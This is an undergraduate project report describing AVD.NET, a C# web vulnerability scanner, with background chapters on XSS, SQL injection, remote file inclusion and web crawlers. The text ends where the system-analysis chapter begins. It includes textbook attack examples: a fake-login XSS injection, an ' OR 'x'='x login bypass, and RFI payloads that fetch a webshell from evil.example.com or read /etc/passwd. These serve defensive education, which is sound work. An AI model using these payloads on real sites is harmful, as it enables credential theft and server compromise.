

Syrian International Private University

For Science & Technology

Faculty Of Information & Computer Engineering

**AVD.NET**

**(Automated Websites Vulnerabilities Detector Using C#)**

A report submitted to the Faculty of computer and information engineering, SIUST, in partial fulfillments of the requirements of the degree of BSc in computer and informations eng.

Prepared by:

Mukhtar Sayed Saleh Mahmood Haj Ali

Supervised by:

Dr.Wissam Al-Khateeb

All copyrights © reserved fot SIUST 2011

*Dedication*

For the tallest two palm-trees of Al-Bukamal

.. My parents.

(Mukhtar)

For my parents.

(Mahmood)

*Acknowledgment*

Like to thank all who contributed to us in the completion of this project and special thanks to:

Dr.Wissam Al-Khateeb.

Dr.Salam Al-Aany.

## Abstract:

AVD.NET is program which communicates with a web application through the web front-end in order to identify potential security vulnerabilities in the web application and architectural weaknesses. It performs a black-box test. Unlike source code scanners, web application scanners don't have access to the source code and therefore detect vulnerabilities by actually performing attacks.

[Abstract: 5](#_Toc297822389)

[Introduction 9](#_Toc297822390)

[Introduction: 10](#_Toc297822391)

[Who will benefit from AVD.NET? 10](#_Toc297822392)

[What is the special thing about AVD.NET ? 10](#_Toc297822393)

[Theoretical Background 11](#_Toc297822394)

[1- Cross Site Scripting ( XSS ) : 12](#_Toc297822395)

[1.1.What is Cross Site Scripting? 12](#_Toc297822396)

[1.2.Site owners are always confident, but so are hackers! 12](#_Toc297822397)

[1.3.The repercussions of XSS 13](#_Toc297822398)

[1.4.A practical example of XSS on an FAKE test site. 14](#_Toc297822399)

[1.5.Why wait to be hacked? 16](#_Toc297822400)

[2. SQL Injection : 17](#_Toc297822401)

[2.1.SQL Injection: An In-depth Explanation 17](#_Toc297822402)

[2.2. SQL Injection: A Simple Example 18](#_Toc297822403)

[2.3. Why is it possible to pass SQL queries directly to a database that is hidden behind a firewall and any other security mechanism? 18](#_Toc297822404)

[2.4. Is my database at risk to SQL Injection? 19](#_Toc297822405)

[2.5. What is the impact of SQL Injection? 20](#_Toc297822406)

[2.6. Example of a SQLInjection Attack : 21](#_Toc297822407)

[2.7. How do I prevent SQL Injection attacks? 21](#_Toc297822408)

[2.8. Real-world examples 22](#_Toc297822409)

[Remote file inclusion 24](#_Toc297822410)

[Programming languages 24](#_Toc297822411)

[Web crawler 26](#_Toc297822412)

[System Analysis 29](#_Toc297822413)

[General algorithm: 30](#_Toc297822414)

[Packages Diagram : 32](#_Toc297822415)

[Web Package : 32](#_Toc297822416)

[Attacking package: 33](#_Toc297822417)

[DB package : 33](#_Toc297822418)

[GUI Package : 34](#_Toc297822419)

[Database diagram : 34](#_Toc297822420)

[Scan modes : 35](#_Toc297822421)

[Conclusion 37](#_Toc297822422)

[Conclusion: 38](#_Toc297822423)

[Recommendations: 38](#_Toc297822424)

[References 39](#_Toc297822425)

Chapter 1

# Introduction

## Introduction:

Website security is possibly today's most important aspect of securing the enterprise and should be a priority in any organization. Hackers are concentrating their efforts on web-based applications - shopping carts, forms, login pages, dynamic content, etc. Web applications are accessible 24 hours a day, 7 days a week and control valuable data since they often have direct access to backend data such as customer databases.

Firewalls, SSL are futile against web application hacking but Any defense at network security level will provide no protection against web application attacks since they are launched on port 80 - which has to remain open. In addition, web applications are often speed-made therefore tested less than slow-mafe software and are more likely to have undiscovered vulnerabilities. **AVD.NET automatically checks your web applications for SQL Injection, XSS & other web vulnerabilities.**

## Who will benefit from AVD.NET?

1. Web application developers and programmers.
2. Security staff of any software company.
3. Website administrators.

## What is the special thing about AVD.NET ?

Similar projects are uncountable but all of them are espiciallized if one type of vulnerabilities the special thing about AVD.NET that it's developed from scratch to scan web application against "ALL" types of vulnerabilities , and on the other hand AVD.NET will be an open-source project for the first time in the Arabic world at least.

Chapter 2

# Theoretical Background

## 1- Cross Site Scripting ( XSS ) :

### **1.1.What is Cross Site Scripting?**

Cross Site Scripting (or XSS) is one of the most common application-layer web attacks. XSS commonly targets scripts embedded in a page which are executed on the client-side (in the user’s web browser) rather than on the server-side. XSS in itself is a threat which is brought about by the internet security weaknesses of client-side scripting languages, with HTML and JavaScript (others being VBScript, ActiveX, HTML, or Flash) as the prime culprits for this exploit. The concept of XSS is to manipulate client-side scripts of a web application to execute in the manner desired by the malicious user. Such a manipulation can embed a script in a page which can be executed every time the page is loaded, or whenever an associated event is performed.

A basic example of XSS is when a malicious user injects a script in a legitimate shopping site URL which in turn redirects a user to a fake but identical page. The malicious page would run a script to capture the cookie of the user browsing the shopping site, and that cookie gets sent to the malicious user who can now hijack the legitimate user’s session. Although no real hack has been performed against the shopping site, XSS has still exploited a scripting weakness in the page to snare a user and take command of his session. A trick which often is used to make malicious URLs less obvious is to have the XSS part of the URL encoded in HEX (or other encoding methods). This will look harmless to the user who recognizes the URL he is familiar with, and simply disregards and following ‘tricked’ code which would be encoded and therefore inconspicuous.

### **1.2.Site owners are always confident, but so are hackers!**

Without going into complicated technical details, one must be aware of the various cases which have shown that XSS can have serious consequences when exploited on a vulnerable web application. Many site owners dismiss XSS on the grounds that it cannot be used to steal sensitive data from a back-end database. This is a common mistake because the consequences of XSS against a web application and its customers have been proven to be very serious, both in terms of application functionality and business operation. An online business project cannot afford to lose the trust of its present and future customers simply because nobody has ever stepped forward to prove that their site is really vulnerable to XSS exploits.

There are stories of site owners who have boldly claimed that XSS is not really a high-risk exploit. This has often resulted in a public challenge which hackers are always itching to accept, with the site owner having to later deal with a defaced application and public embarrassment.

### **1.3.The repercussions of XSS**

Analysis of different cases which detail XSS exploits teaches us how the constantly changing web technology is nowhere close to making applications more secure. A thorough web search will reveal many stories of large-scale corporation web sites being hacked through XSS exploits, and the reports of such cases always show the same recurring consequences as being of the severe kind.

Exploited XSS is commonly used to achieve the following malicious results:

Identity theft

Accessing sensitive or restricted information

Gaining free access to otherwise paid for content

Spying on user’s web browsing habits

Altering browser functionality

Public defamation of an individual or corporation

Web application defacement


Denial of Service attacks

Any site owner with a healthy level of integrity would agree that none of the above can really be considered us frivolous or unimportant impacts on a vulnerable site. Security flaws in high-profile web sites have allowed hackers to obtain credit card details and user information which allowed them to perform transactions in their name. Legitimate users have been frequently tricked into clicking a link which redirects them to a malicious but legitimate-looking page which in turn captures all their details and sends them straight to the hacker. This example might not sound as bad as hacking into a corporate database; however it takes no effort to cause site visitors or customers to lose their trust in the application’s security which in turn can result in liability and loss of business.

### **1.4.A practical example of XSS on an FAKE test site.**


The following example is not a hacking tutorial. It is just a basic way to demonstrate how XSS can be used to control and modify the functionality of a web page and to re-design the way the page processes its output. The practical use of the example may be freely debated; however anyone may see the regular reports which describe how advanced XSS is used to achieve very complex results, most commonly without being noticed by the user. I encourage also those individuals with no hacking knowledge to try the following example, I am sure you will find it interesting.

1. Suppose we have the following vulnerable webstite loaded from the link http://fake.com/search.php in your browser : you will notice that the page is a simple page with an input field for running a search



2. Try to insert the following code into the search field, and notice how a login form will be displayed on the page:

Please login with the form below before proceeding: <br><br>Please login with the form below before proceeding:<form action="destination.asp"><table><tr><td>Login:</td><td><input type=text length=20 name=login></td></tr><tr><td>Password:</td><td><input type=text length=20 name=password></td></tr></table><input type=submit value=LOGIN></form>, then simply hit the search button after inserting the code.



Through the XSS flaw on the page, it has been possible to create a FAKE login form which can convince gather a user’s credentials. As seen in step 2, the code contains a section which mentions “destination.asp”. That is where a hacker can decide where the FAKE login form will send the user’s log-in details for them to be retrieved and used maliciously.

A hacker can also inject this code by passing it around via the browser’s address bar as follows:

[http://fake.com/search.php?tfSearch=%3Cbr%3E%3Cbr%3EPlease+login+with+the+form+below+before+proceeding%3A%3Cform+action%3D%22test.asp%22%3E%3Ctable%3E%3Ctr%3E%3Ctd%3ELogin%3A%3C%2Ftd%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dlogin%3E%3C%2Ftd%3E%3C%2Ftr%3E%3Ctr%3E%3Ctd%3EPassword%3A%3C%2Ftd%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dpassword%3E%3C%2Ftd%3E%3C%2Ftr%3E%3C%2table%3E%3Cinput+type%3Dsubmit+value%3DLOGIN%3E%3C%2Fform%3E](%20http://fake.com/search.php?tfSearch=%3Cbr%3E%3Cbr%3EPlease+login+with+the+form+below+before+proceeding%3A%3Cform+action%3D%22test.asp%22%3E%3Ctable%3E%3Ctr%3E%3Ctd%3ELogin%3A%3C%2Ftd%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dlogin%3E%3C%2Ftd%3E%3C%2Ftr%3E%3Ctr%3E%3Ctd%3EPassword%3A%3C%2Ftd%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dpassword%3E%3C%2Ftd%3E%3C%2Ftr%3E%3C%252table%3E%3Cinput+type%3Dsubmit+value%3DLOGIN%3E%3C%2Fform%3E)

This will create the same result on the page, showing how XSS can be used in several different ways to achieve the same result. After the hacker retrieves the user’s log-in credentials, he can easily cause the browser to display the search page as it was originally and the user would not even realize that he has just been fooled. This example may also be seen in use in all those spam emails we all receive. It is very common to find an email in your inbox saying how a certain auctioning site suspects that another individual is using your account maliciously, and it then asks you to click a link to validate your identity. This is a similar method which directs the unsuspecting user to a FAKE version of the auctioning site, and captures the user’s log-in credentials to then send them to the hacker.

### **1.5.Why wait to be hacked?**

The observation which can be made when new stories of the latest hacks are published is that the sites which belong to the large brands and corporations are hacked in exactly the same way as those sites owned by businesses on a much smaller budget. This clearly shows how lack of security is not a matter of resources, but it is directly dependant on the lack of awareness among businesses of all size. Statistically, 42% of web applications which request security audits are vulnerable to XSS, which is clearly the most recurring high-risk exploit among all the applications tested. The effort to raise awareness about how easy it is for an expert hacker to exploit a vulnerable application does not seem to be going too far. It is still very common to see the “We’ll see when I get hacked” mentality still lingering among site owners who finally risk losing a lot of money and also the trust of their customers. Anybody with the interest to research this matter will see how even individuals claiming to be security experts feel comfortable to state that XSS is over-rated and cannot really be used to achieve serious results on a web application. However further research will also prove that statistical figures speak for themselves, and those same statistics keep growing at a rate which will eventually overcast the claims of those incredulous “experts”.

## 2. SQL Injection :

SQL Injection is one of the many web attack mechanisms used by hackers to steal data from organizations. It is perhaps one of the most common application layer attack techniques used today. It is the type of attack that takes advantage of improper coding of your web applications that allows hacker to inject SQL commands into say a login form to allow them to gain access to the data held within your database.

In essence, SQL Injection arises because the fields available for user input allow SQL statements to pass through and query the database directly.

### **2.1.SQL Injection: An In-depth Explanation**

Web applications allow legitimate website visitors to submit and retrieve data to/from a database over the Internet using their preferred web browser. Databases are central to modern websites – they store data needed for websites to deliver specific content to visitors and render information to customers, suppliers, employees and a host of stakeholders. User credentials, financial and payment information, company statistics may all be resident within a database and accessed by legitimate users through off-the-shelf and custom web applications. Web applications and databases allow you to regularly run your business.

SQL Injection is the hacking technique which attempts to pass SQL commands (statements) through a web application for execution by the backend database. If not sanitized properly, web applications may result in SQL Injection attacks that allow hackers to view information from the database and/or even wipe it out.

Such features as login pages, support and product request forms, feedback forms, search pages, shopping carts and the general delivery of dynamic content, shape modern websites and provide businesses with the means necessary to communicate with prospects and customers. These website features are all examples of web applications which may be either purchased off-the-shelf or developed as bespoke programs.

These website features are all susceptible to SQL Injection attacks which arise because the fields available for user input allow SQL statements to pass through and query the database directly.

### 2.2. SQL Injection: A Simple Example

Take a simple login page where a legitimate user would enter his username and password combination to enter a secure area to view his personal details or upload his comments in a forum.

When the legitimate user submits his details, an SQL query is generated from these details and submitted to the database for verification. If valid, the user is allowed access. In other words, the web application that controls the login page will communicate with the database through a series of planned commands so as to verify the username and password combination. On verification, the legitimate user is granted appropriate access.

Through SQL Injection, the hacker may input specifically crafted SQL commands with the intent of bypassing the login form barrier and seeing what lies behind it. This is only possible if the inputs are not properly sanitised (i.e., made invulnerable) and sent directly with the SQL query to the database. SQL Injection vulnerabilities provide the means for a hacker to communicate directly to the database.

The technologies vulnerable to this attack are dynamic script languages including ASP, ASP.NET, PHP, JSP, and CGI. All an attacker needs to perform an SQL Injection hacking attack is a web browser, knowledge of SQL queries and creative guess work to important table and field names. The sheer simplicity of SQL Injection has fuelled its popularity.

### 

### 2.3. Why is it possible to pass SQL queries directly to a database that is hidden behind a firewall and any other security mechanism?

Firewalls and similar intrusion detection mechanisms provide little or no defense against full-scale SQL Injection web attacks.

Since your website needs to be public, security mechanisms will allow public web traffic to communicate with your web application/s (generally over port 80/443). The web application has open access to the database in order to return (update) the requested (changed) information.

In SQL Injection, the hacker uses SQL queries and creativity to get to the database of sensitive corporate data through the web application.

SQL or Structured Query Language is the computer language that allows you to store, manipulate, and retrieve data stored in a relational database (or a collection of tables which organise and structure data). SQL is, in fact, the only way that a web application (and users) can interact with the database. Examples of relational databases include Oracle, Microsoft Access, MS SQL Server, MySQL, and Filemaker Pro, all of which use SQL as their basic building blocks.

SQL commands include SELECT, INSERT, DELETE and DROP TABLE. DROP TABLE is as ominous as it sounds and in fact will eliminate the table with a particular name.

In the legitimate scenario of the login page example above, the SQL commands planned for the web application may look like the following:

SELECT count(\*)  
FROM users\_list\_table  
WHERE username=’FIELD\_USERNAME’  
AND password=’FIELD\_PASSWORD”

In plain English, this SQL command (from the web application) instructs the database to match the username and password input by the legitimate user to the combination it has already stored.

Each type of web application is hard coded with specific SQL queries that it will execute when performing its legitimate functions and communicating with the database. If any input field of the web application is not properly sanitised, a hacker may inject additional SQL commands that broaden the range of SQL commands the web application will execute, thus going beyond the original intended design and function.

A hacker will thus have a clear channel of communication (or, in layman terms, a tunnel) to the database irrespective of all the intrusion detection systems and network security equipment installed before the physical database server.

### 

### 2.4. Is my database at risk to SQL Injection?

SQL Injection is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against SQL Injection, there are a large number of web applications that remain vulnerable.

According to the Web Application Security Consortium (WASC) 9% of the total hacking incidents reported in the media until 27th July 2006 were due to SQL Injection. More recent data from our own research shows that about 50% of the websites we have scanned this year are susceptible to SQL Injection vulnerabilities.

It may be difficult to answer the question whether your web site and web applications are vulnerable to SQL Injection especially if you are not a programmer or you are not the person who has coded your web applications.

Our experience leads us to believe that there is a significant chance that your data is already at risk from SQL Injection.

Whether an attacker is able to see the data stored on the database or not, really depends on how your website is coded to display the results of the queries sent. What is certain is that the attacker will be able to execute arbitrary SQL Commands on the vulnerable system, either to compromise it or else to obtain information.

If improperly coded, then you run the risk of having your customer and company data compromised.

What an attacker gains access to also depends on the level of security set by the database. The database could be set to restrict to certain commands only. A read access normally is enabled for use by web application back ends.

Even if an attacker is not able to modify the system, he would still be able to read valuable information.

### 

### **2.5. What is the impact of SQL Injection?**

Once an attacker realizes that a system is vulnerable to SQL Injection, he is able to inject SQL Query / Commands through an input form field. This is equivalent to handing the attacker your database and allowing him to execute any SQL command including DROP TABLE to the database!

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information. Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to manipulate existing queries, to UNION (used to select related information from two tables) arbitrary data, use subselects, or append additional queries.

In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system. Certain SQL Servers such as Microsoft SQL Server contain stored and extended procedures (database server functions). If an attacker can obtain access to these procedures, it could spell disaster.

Unfortunately the impact of SQL Injection is only uncovered when the theft is discovered. Data is being unwittingly stolen through various hack attacks all the time. The more expert of hackers rarely get caught.

### **2.6. Example of a SQLInjection Attack :**

Here is a sample basic HTML form with two inputs, login and password.

<form method="post" action="http://testasp.vulnweb.com/login.asp">   
<input name="tfUName" type="text" id="tfUName">   
<input name="tfUPass" type="password" id="tfUPass">   
</form>

The easiest way for the login.asp to work is by building a database query that looks like this:

SELECT id  
FROM logins  
WHERE username = '$username'  
AND password = '$password’

If the variables $username and $password are requested directly from the user's input, this can easily be compromised. Suppose that we gave "Joe" as a username and that the following string was provided as a password: anything' OR 'x'='x

SELECT id  
FROM logins  
WHERE username = 'Joe'  
AND password = 'anything' OR 'x'='x'

As the inputs of the web application are not properly sanitised, the use of the single quotes has turned the WHERE SQL command into a two-component clause.

The 'x'='x' part guarantees to be true regardless of what the first part contains.

This will allow the attacker to bypass the login form without actually knowing a valid username / password combination!

### **2.7. How do I prevent SQL Injection attacks?**

Firewalls and similar intrusion detection mechanisms provide little defense against full-scale web attacks. Since your website needs to be public, security mechanisms will allow public web traffic to communicate with your databases servers through web applications. Isn’t this what they have been designed to do?

Patching your servers, databases, programming languages and operating systems is critical but will in no way the best way to prevent SQL Injection Attacks.

### 2.8. Real-world examples

* On November 1, 2005, a high school student used SQL injection to break into the site of a Taiwanese information security magazine from the Tech Target group and steal customers' information.[[6]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-5)
* On January 13, 2006, Russian computer criminals broke into a Rhode Island government web site and allegedly stole credit card data from individuals who have done business online with state agencies.[[7]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-6)
* On March 29, 2006, Susam Pal discovered an SQL injection flaw in an official Indian government tourism site.[[8]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-7)
* On March 2, 2007, Sebastian Bauer discovered an SQL injection flaw in the [knorr.de](http://en.wikipedia.org/wiki/Knorr_(brand)) login page.[[9]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-8)
* On June 29, 2007, a computer criminal defaced the Microsoft U.K. website using SQL injection. [[10]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-9)[[11]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-10). U.K. website *The Register* quoted a Microsoft spokesperson acknowledging the problem.
* In January 2008, tens of thousands of PCs were infected by an automated SQL injection attack that exploited a vulnerability in application code that uses [Microsoft SQL Server](http://en.wikipedia.org/wiki/Microsoft_SQL_Server) as the database store. [[12]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-chinesefarm-11)
* On April 13, 2008, the [Sexual and Violent Offender Registry](http://en.wikipedia.org/wiki/Sex_offender_registration) of [Oklahoma](http://en.wikipedia.org/wiki/Oklahoma) shut down its website for 'routine maintenance' after being informed that 10,597 [Social Security numbers](http://en.wikipedia.org/wiki/Social_Security_number) belonging to [sex offenders](http://en.wikipedia.org/wiki/Sex_offender) had been downloaded via an SQL injection attack[[13]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-12)
* In May 2008, a server farm inside China used automated queries to Google's search engine to identify [SQL server](http://en.wikipedia.org/wiki/Microsoft_SQL_Server) websites which were vulnerable to the attack of an automated SQL injection tool. [[12]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-chinesefarm-11)[[14]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-attackspecifics-13)
* In 2008, at least April through August, a sweep of attacks began exploiting the SQL injection vulnerabilities of Microsoft's [IIS web server](http://en.wikipedia.org/wiki/Internet_Information_Services) and [SQL Server database server](http://en.wikipedia.org/wiki/Microsoft_SQL_Server). The attack doesn't require guessing the name of a table or column, and corrupts all text columns in all tables in a single request. [[15]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-broad_inject_specifics-14) A HTML string that references a malware JavaScript file is appended to each value. When that database value is later displayed to a website visitor, the script attempts several approaches at gaining control over a visitor's system. The number of exploited web pages is estimated at 500,000.[[16]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-broad_inject_numbers-15)
* On August 17, 2009, the United States Justice Department charged an American citizen [Albert Gonzalez](http://en.wikipedia.org/wiki/Albert_Gonzalez) and two unnamed Russians with the theft of 130 million credit card numbers using an SQL injection attack. In reportedly "the biggest case of identity theft in American history", the man stole cards from a number of corporate victims after researching their payment processing systems. Among the companies hit were credit card processor [Heartland Payment Systems](http://en.wikipedia.org/wiki/Heartland_Payment_Systems), convenience store chain [7-Eleven](http://en.wikipedia.org/wiki/7-Eleven), and supermarket chain [Hannaford Brothers](http://en.wikipedia.org/wiki/Hannaford_Brothers).[[17]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-16)
* In December 2009, an attacker breached a [RockYou](http://en.wikipedia.org/wiki/RockYou) plaintext database containing the unencrypted usernames and passwords of about 32 million users using an SQL injection attack.[[18]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-17)
* On July 2010, a South American security researcher who goes by the handle Ch Russo obtained sensitive user information from popular BitTorrent site The Pirate Bay. He gained access to the site's administrative control panel and exploited a SQL injection vulnerability that enabled him to collect user account information, including IP addresses, MD5 password hashes and records of which torrents individual users have downloaded. [[19]](http://en.wikipedia.org/wiki/SQL_injection#cite_note-18)
* On July 24-26, 2010, attackers from within Japan and China used an SQL injection to gain access to customers credit card data from Neo Beat (an Osaka, Japan based company) that runs a large online supermarket site. The attack also affected seven business partners including supermarket chains Izumiya Co, Maruetsu Inc and Ryukyu Jusco Co. The theft of data affected a reported 12,191 customers. As of August 14, 2010 it was reported that there have been more than 300 cases of credit card information being used by third parties to purchase goods and services in China.

## Remote file inclusion

**Remote File Inclusion** (RFI) is a type of [vulnerability](http://en.wikipedia.org/wiki/Vulnerability_(computing)) most often found on websites, it allows an attacker to include a remote file usually through a script on the [web server](http://en.wikipedia.org/wiki/Web_server). The [vulnerability](http://en.wikipedia.org/wiki/Vulnerability_(computing)) occurs due to the use of user supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file, but depending on the severity, to list a few it can lead to

* Code execution on the [web server](http://en.wikipedia.org/wiki/Web_server)
* Code execution on the [client-side](http://en.wikipedia.org/wiki/Client-side) such as [Javascript](http://en.wikipedia.org/wiki/Javascript) which can lead to other attacks such as [cross site scripting](http://en.wikipedia.org/wiki/Cross_site_scripting) (XSS).
* [Denial of Service](http://en.wikipedia.org/wiki/Denial_of_Service) (DoS)
* [Data Theft](http://en.wikipedia.org/wiki/Data_Theft)/Manipulation

## Programming languages

In [PHP](http://en.wikipedia.org/wiki/PHP) the main cause is due to the use of [unvalidated](http://en.wikipedia.org/wiki/Secure_input_and_output_handling) external [variables](http://en.wikipedia.org/wiki/Variable_(programming)) such as $\_GET, $\_POST, $\_COOKIE with a [filesystem function](http://www.php.net/manual/en/ref.filesystem.php), most notable are the [include](http://php.net/include) and [require](http://php.net/require) statements. Most of the vulnerabilities can be attributed to novice programmers not being familiar with all of the capabilities of the PHP programming language. The PHP language has an [allow\_url\_fopen](http://www.php.net/manual/en/filesystem.configuration.php#ini.allow-url-fopen) directive and if enabled it allows [filesystem functions](http://www.php.net/manual/en/ref.filesystem.php) to use a [URL](http://en.wikipedia.org/wiki/Uniform_Resource_Locator) which allow them to retrieve data from remote locations. An attacker will alter a variable that is passed to one of these functions to cause it to include malicious code from a remote resource. To mitigate this, all user input needs to be [validated](http://en.wikipedia.org/wiki/Validated) before being used.

#### Example

Consider this [PHP](http://en.wikipedia.org/wiki/PHP) script (which includes a file specified by request):

<?php

$color = 'blue';

if (isset( $\_GET['COLOR'] ) )

$color = $\_GET['COLOR'];

include( $color . '.php' );

?>

<form method="get">

<select name="COLOR">

<option value="red">red</option>

<option value="blue">blue</option>

</select>

<input type="submit">

</form>

The developer intended only blue.php and red.php to be used as options. But as anyone can easily insert arbitrary values in COLOR, it is possible to inject code from files:

* /vulnerable.php?COLOR=**http://evil.example.com/webshell.txt?** - injects a remotely hosted file containing a malicious code.
* /vulnerable.php?COLOR=**C:\\ftp\\upload\\exploit** - Executes code from an already uploaded file called exploit.php (local file inclusion vulnerability)
* /vulnerable.php?COLOR=**C:\\notes.txt%00** - example using [NULL](http://en.wikipedia.org/wiki/Null_character) [meta character](http://en.wikipedia.org/wiki/Meta_character) to remove the .php suffix, allowing access to files other than .php. (With [magic\_quotes\_gpc](http://www.php.net/manual/en/security.magicquotes.what.php) enabled this limits the attack by escaping special characters, this disables the use of the [Null character](http://en.wikipedia.org/wiki/Null_character))
* /vulnerable.php?COLOR=**/etc/passwd%00** - allows an attacker to read the contents of the passwd file on a [UNIX](http://en.wikipedia.org/wiki/UNIX) system [directory traversal](http://en.wikipedia.org/wiki/Directory_traversal).

## Web crawler

For the [search engine](http://en.wikipedia.org/wiki/Web_search_engine) of the same name, see [WebCrawler](http://en.wikipedia.org/wiki/WebCrawler). For the fictional robots called Skutters, see [Red Dwarf characters#The Skutters](http://en.wikipedia.org/wiki/Red_Dwarf_characters#The_Skutters).

A **Web crawler** is a computer program that browses the [World Wide Web](http://en.wikipedia.org/wiki/World_Wide_Web) in a methodical, automated manner or in an orderly fashion. Other terms for Web crawlers are *ants*, *automatic indexers*, *bots*,[[1]](http://en.wikipedia.org/w/index.php?title=Web_crawler&printable=yes#cite_note-0) *Web spiders*,[[2]](http://en.wikipedia.org/w/index.php?title=Web_crawler&printable=yes#cite_note-spekta-1) *Web robots*,[[2]](http://en.wikipedia.org/w/index.php?title=Web_crawler&printable=yes#cite_note-spekta-1) or—especially in the [FOAF](http://en.wikipedia.org/wiki/FOAF_(software)) community—*Web scutters*.[[3]](http://en.wikipedia.org/w/index.php?title=Web_crawler&printable=yes#cite_note-2)

This process is called *Web crawling* or *spidering*. Many sites, in particular [search engines](http://en.wikipedia.org/wiki/Web_search_engine), use spidering as a means of providing up-to-date data. Web crawlers are mainly used to create a copy of all the visited pages for later processing by a search engine that will [index](http://en.wikipedia.org/wiki/Index_(search_engine)) the downloaded pages to provide fast searches. Crawlers can also be used for automating maintenance tasks on a Web site, such as checking links or validating [HTML](http://en.wikipedia.org/wiki/HTML) code. Also, crawlers can be used to gather specific types of information from Web pages, such as harvesting e-mail addresses (usually for sending [spam](http://en.wikipedia.org/wiki/Spamming)).

A Web crawler is one type of [bot](http://en.wikipedia.org/wiki/Internet_bot), or software agent. In general, it starts with a list of [URLs](http://en.wikipedia.org/wiki/Uniform_Resource_Locator) to visit, called the *seeds*. As the crawler visits these URLs, it identifies all the [hyperlinks](http://en.wikipedia.org/wiki/Hyperlink) in the page and adds them to the list of URLs to visit, called the *crawl frontier*. URLs from the frontier are recursively visited according to a set of policies.

The large volume implies that the crawler can only download a fraction of the Web pages within a given time, so it needs to prioritize its downloads. The high rate of change implies that the pages might have already been updated or even deleted.

The number of possible crawlable [URLs](http://en.wikipedia.org/wiki/URL) being generated by server-side software has also made it difficult for web crawlers to avoid retrieving duplicate content. Endless combinations of [HTTP GET](http://en.wikipedia.org/wiki/HTTP) (URL-based) parameters exist, of which only a small selection will actually return unique content. For example, a simple online photo gallery may offer three options to users, as specified through HTTP GET parameters in the URL. If there exist four ways to sort images, three choices of thumbnail size, two file formats, and an option to disable user-provided content, then the same set of content can be accessed with 48 different URLs, all of which may be linked on the site. This [mathematical combination](http://en.wikipedia.org/wiki/Mathematical_combination) creates a problem for crawlers, as they must sort through endless combinations of relatively minor scripted changes in order to retrieve unique content.

As Edwards *et al.* noted, "Given that the [bandwidth](http://en.wikipedia.org/wiki/Bandwidth_(computing)) for conducting crawls is neither infinite nor free, it is becoming essential to crawl the Web in not only a scalable, but efficient way, if some reasonable measure of quality or freshness is to be maintained."[[4]](http://en.wikipedia.org/w/index.php?title=Web_crawler&printable=yes#cite_note-edwards2001-3) A crawler must carefully choose at each step which pages to visit next.

The behavior of a Web crawler is the outcome of a combination of policies:[[5]](http://en.wikipedia.org/w/index.php?title=Web_crawler&printable=yes#cite_note-4)

* a *selection policy* that states which pages to download,
* a *re-visit policy* that states when to check for changes to the pages,
* a *politeness policy* that states how to avoid overloading Web sites, and
* a *parallelization policy* that states how to coordinate distributed Web crawlers.

Chapter 3


# System Analysis

## General algorithm:

